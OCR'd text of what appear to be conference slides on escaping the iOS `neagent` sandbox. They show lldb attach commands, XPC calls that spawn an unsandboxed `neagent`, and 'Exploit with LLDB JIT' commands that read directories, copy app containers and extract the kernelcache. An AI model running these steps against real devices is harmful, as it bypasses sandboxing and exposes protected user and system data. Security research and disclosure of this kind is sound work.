
How to escape from sandbox - 1st Try

- RE `neagent`
- when `neagent` launching, it is not in sandbox
- when it receives a connection, it goes into sandbox
- As the image shows
- If we can attach to neagent in the time window
- We will escape from the sandbox


Program State: unsandboxed
Time Window
Program State: sandboxed(sandbox_init)

How to escape from sandbox - 1st Try

- Let `lldb` wait `neagent`: `process attach --waitfor --name neagent`
- We can attach to neagent
- But can't win the time window
- So the 1st try fails :(



```
(prts) process connect connect://127.0.0.1:11033
(prts) process attach --waitfor --name neagent
Process 1490 stopped
* thread #1: tid = 0x104aae, 0x0000000180dbcfd8 libsystem_kernel.dylib`mach_msg_trap
eason = signal SIGSTOP
    frame #0: 0x0000000180dbcfd8 libsystem_kernel.dylib`mach_msg_trap + 8
libsystem_kernel.dylib`mach_msg_trap:
->  0x180dbcfd8 <+8>: ret

libsystem_kernel.dylib`mach_msg_overwrite_trap:
    0x180dbcfdc <+0>: movn   x16, #0x1f
    0x180dbcfe0 <+4>: svc    #0x80
    0x180dbcfe4 <+8>: ret

Executable module set to "/Developer/usr/libexec/neagent".
(prts) █
```

How to escape from sandbox - 2nd Try

- Review current status
- Where we are: we gain code execution
- Where we want to go: escape from sandbox
- Let’s do some assumption:
- If we can control the lifetime of `neagent`
- We can attach to it before it going into sandbox

How to escape from sandbox - 2nd Try

- The service name of `neagent` is `com.apple.private.neagent`
- After reviewing the sandbox profile “`vpn-plugins`”
- I found that: the profile does not deny `neagent` to connect to `com.apple.private.neagent`
- So we can control the lifetime of `neagent`

How to escape from sandbox - 2nd Try

- launch `neagent`
- attach to `neagent`
- using the code execution ability to launch another `neagent`
- `lldb` commands as following:


How to escape from sandbox - 2nd Try

```
process connect connect://127.0.0.1:11033
process attach --pid 225


expr id $client =
(id)xpc_connection_create_mach_service("com.apple.neagent", 0, 2);
expr id $handler = (id)(^void(unsigned long response) { (unsigned
int)sleep(60); });
expr (void)xpc_connection_set_event_handler($client, $handler);
expr (void)xpc_connection_resume($client);
expr (void *)xpc_connection_send_message_with_reply_sync($client, (void
*)xpc_dictionary_create(0, 0, 0));
```


NIRVAN

How to escape from sandbox - 2nd Try



```
(prts) expr id $client = (id)xpc_connection_create_mach_service("com.apple.neagent", 0, 2);
(prts) expr id $handler = (id)(^void(unsigned long response) { (unsigned int)sleep(60); });
(prts) expr (void)xpc_connection_set_event_handler($client, $handler);
(prts) expr (void)xpc_connection_resume($client);
(prts) expr (void *)xpc_connection_send_message_with_reply_sync($client, (void *)xpc_dictionary_create(0, 0, 0));
(void *) $0 = 0x000000014cd3d2c0
(prts) 
```

- after execution lldb commands
- We get another `neagent` process which is out of sandbox



1,503	neagent	mobile	0	3	6.15 MiB	701.02 MiB	arm64
1,504	neagent	mobile	0	6	10.26 MiB	701.28 MiB	arm64
1,513	debugserver	mobile	0	6	2.29 MiB	670.73 MiB	arm64
1,514	neagent	mobile	0	2	1.12 MiB	656.16 MiB	arm64

How to escape from sandbox - 2nd Try

- Now detach lldb from previous `neagent`
- Attach lldb to `neagent` we just launched
- Now we escaped from sandbox
- So the 2nd try success :)


Exploit with LLDB JIT

- We will show some examples about how to exploit with LLDB JIT
- Including:
    - Print dir contents
    - Hard link dir
    - Copy and move dir
    - Read and write file
    - Open IOService
    - Launch process
    - Load dylib

Exploit with LLDB JIT

- Print dir contents: `/var/mobile/Library/Caches`

```
expr id $defaultManager = (id)[NSFileManager defaultManager]
expr id $dirPath = @"/var/mobile/Library/Caches";
expr NSArray *$dirContents = (NSArray *)[$defaultManager contentsOfDirectoryAtPath:
$dirPath error:0];
po $dirContents
```



```
(prts) expr id $defaultManager = (id)[NSFileManager defaultManager]
(prts) expr id $dirPath = @"/var/mobile/Library/Caches";
(prts) expr NSArray *$dirContents = (NSArray *)[$defaultManager contentsOfDirectoryAtPath:$dirPath error:0];
(prts) po $dirContents
<__NSArrayM 0x12ce02a60>(
ACMigrationLock,
AccountMigrationInProgress,
Checkpoint.plist,
CloudKit,
DateFormats.plist,
FamilyCircle,
GameKit,
GeoServices,
Maps,
PassKit,
SBShutdownCookie,
Snapshots,
```

Exploit with LLDB JIT

- Hard link dir

```
expr id $defaultManager = (id)[NSFileManager defaultManager]
expr id $error = 0
expr (int)[$defaultManager linkItemAtPath:@"/var/mobile/Containers" toPath:@"/
var/mobile/Media/_Containers" error:&$error]
```

- Copy and move dir

```
expr id $defaultManager = (id)[NSFileManager defaultManager]
expr id $error = 0
expr (int)[$defaultManager copyItemAtPath:@"/var/mobile/Containers/" toPath:@"/
var/mobile/Media/_Containers" error:&$error]

expr (int)[$defaultManager moveItemAtPath:@"/var/mobile/Containers/Data"
toPath:@"/var/mobile/Media/_App-Data" error:0]
```

Exploit with LLDB JIT

- Read and write file

```
expr id $data = (id)[NSData dataWithContentsOfFile:@"/System/Library/Caches/
com.apple.kernelcaches/kernelcache"]
expr (int)[$data writeToFile:@"/var/mobile/Media/kernelcache" atomically:0]
```

